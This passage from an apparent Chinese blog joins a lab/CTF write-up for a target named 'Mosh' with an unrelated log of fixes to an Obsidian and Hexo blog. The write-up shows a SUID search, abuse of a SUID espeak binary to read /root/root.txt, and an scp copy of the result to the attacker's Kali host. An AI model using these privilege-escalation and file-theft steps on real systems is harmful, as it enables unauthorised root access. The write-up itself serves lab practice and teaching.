通过 SSH 直接连接 mosh@192.168.3.52 时,会遭遇 “ncurses 乱码/闪烁” 界面,实际上是一个受限的 TUI 程序 (Trap),无法获得交互式 Shell。 Mosh (Mobile Shell) 使用 UDP 协议,可以绕过 SSH 的伪终端限制,直接连接到服务器端的 Mosh 进程,从而获得正常的 Shell。

4.登录与提权

1
2
Mosh:~$ cat user.txt 
flag{user-3862995f666ac41681befb81b89a0103}

提权

1
2
3
Mosh:~$ find / -perm -u=s 2>/dev/null
/bin/bbsuid
/usr/bin/espeak

https://gtfobins.org/gtfobins/espeak/

1
2
3
Mosh:~$ /usr/bin/espeak -qXf /root/root.txt > res.txt
#将res.txt传到kali本地
Mosh:~$ scp res.txt root@192.168.3.53:/root/localkali/mytarget/mosh/.

查看结果

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
☁  mosh  cat res.txt               
Unpronouncable? 'flag'
39 _) f (L01Y [f]

Translate 'flag'
1 f [f]
39 _) f (L01Y [f]

1 l [l]

1 a [a]

1 g [g]

Translate '{'

Found: '_{' [lEftbreIs]
Translate 'root'
1 r [r]

36 oo [u:]
1 o [0]
4 X) o [0#]

1 t [t]

Flags: a $nounf
Translate 'a'
40 _) a (_D [,eI]
1 a [a]
26 _) a (_ [a#]

Found: '_9' [n'aIn]
Found: 'e' [i:]
Found: '_2X' [tw'Ent2i]
Found: '_6' [s'Iks]
Found: 'f' [Ef]
Found: '_8X' ['eIti]
Found: '_8' ['eIt]
Flags: a $nounf
Translate 'a'
40 _) a (_D [,eI]
1 a [a]
26 _) a (_ [a#]
45 D_) a (_ [eI]

Found: '_4X' [f'o@ti]
Found: '_9' [n'aIn]
Found: 'f' [Ef]
Found: '_5X' [f'Ifti]
Found: '_4' [f'o@]
Translate 'ce'
1 c [k]
22 c (e [s]

1 e [E]
45 XC) e (_N [i:]

Found: '_3' [Tr'i:]
Translate 'fe'
1 f [f]

1 e [E]
45 XC) e (_N [i:]

Found: '_2X' [tw'Ent2i]
Found: '_9' [n'aIn]
Flags: a $nounf
Translate 'a'
40 _) a (_D [,eI]
1 a [a]
26 _) a (_ [a#]
45 D_) a (_ [eI]

Found: '_8' ['eIt]
Found: 'b' [bi:]
Found: '_9' [n'aIn]
Found: 'f' [Ef]
Found: '_8' ['eIt]
Found: 'f' [Ef]
Found: '_0C' [h'Vndr@d]
Found: '_0M1' [T'aUz@nd]
Found: '_3' [Tr'i:]
Found: '_1' [w'02n]
Found: '_0and' [@n]
Found: '_3X' [T'3:ti]
Found: '_3' [Tr'i:]
Translate '}'

Found: '_}' [raItbreIs]
fl'ag_:_: r'u:t,eI n'aIn 'i: tw'Entis'Iks 'Ef 'eIti;'eIt 'eI f'o@tin'aIn 'Ef f'Iftif'o@ s'i: Tr'i: f'i: tw'Entin'aIn 'eI 'eIt b'i: n'aIn 'Ef 'eIt 'Ef Tr'i: T'aUz@nd w'0nh'Vndr@d@n T'3:tiTr'i:

将这些内容喂给AI,解析即可

flag{root-a9e26f88a49f54ce3fe29a8b9f8f3133}

Obsidian + Hexo 修复记录 — 2026-05-03

问题

Hexo 博客首页所有文章标题显示 Untitled,图片也无法显示。

原因

  1. 标题丢失:Obsidian vault 通过软链接 source/_posts → obsidian/ 作为 Hexo 文章源,但 markdown 文件缺少 Hexo 必需的 YAML Frontmatter(titledatecategories
  2. 图片 404:图片分散在各子目录的 images/assets/ 中,prependRoot: true 将路径转为 /assets/xxx.png,但 source/ 下没有 assets/ 目录,图片未被复制到 public/

修复内容

1. 批量添加 Frontmatter(32 个 .md 文件)

1
2
3
4
5
6
7
---
title: "从 # 标题提取"
date: 2026-05-0X
categories:
- 父目录
- 子目录
---

2. 图片统一管理

  • 126 张图片迁移到 obsidian/assets/(vault 根目录)
  • 所有 markdown 引用从 images/xxx.png 改为 assets/xxx.png
  • 创建软链接 source/assets → obsidian/assets,Hexo 自动复制图片到 public/assets/

3. Obsidian 配置更新

文件 修改
.obsidian/app.json attachmentFolderPathassets
.obsidian/plugins/obsidian-custom-attachment-location/data.json attachmentFolderPathassets

4. 目录结构重整

靶机目录对齐 BUUCTF/WEB 格式,md 文件从嵌套子文件夹上提一级:

1
2
3
靶机/QQGroup/111/111.md  →  靶机/QQGroup/111.md
靶机/vulnhub/DC/DC9/DC9.md → 靶机/vulnhub/DC9.md
...

清理了所有空 images/assets/ 子目录。

5. 自动化(Skill + 模板)

  • Claude Code Skill.claude/skills/add-frontmatter.md — 今后创建新 md 文件自动加 Frontmatter
  • Obsidian 模板templates/CTF-Writeup.mdCmd+P → 插入模板 → CTF-Writeup

最终状态

  • Hexo 生成 hexo g:214 files generated
  • 首页标题:0 个 Untitled,全部正常
  • 图片:126 张正确复制到 public/assets/,HTML 引用 /assets/xxx.png 正常解析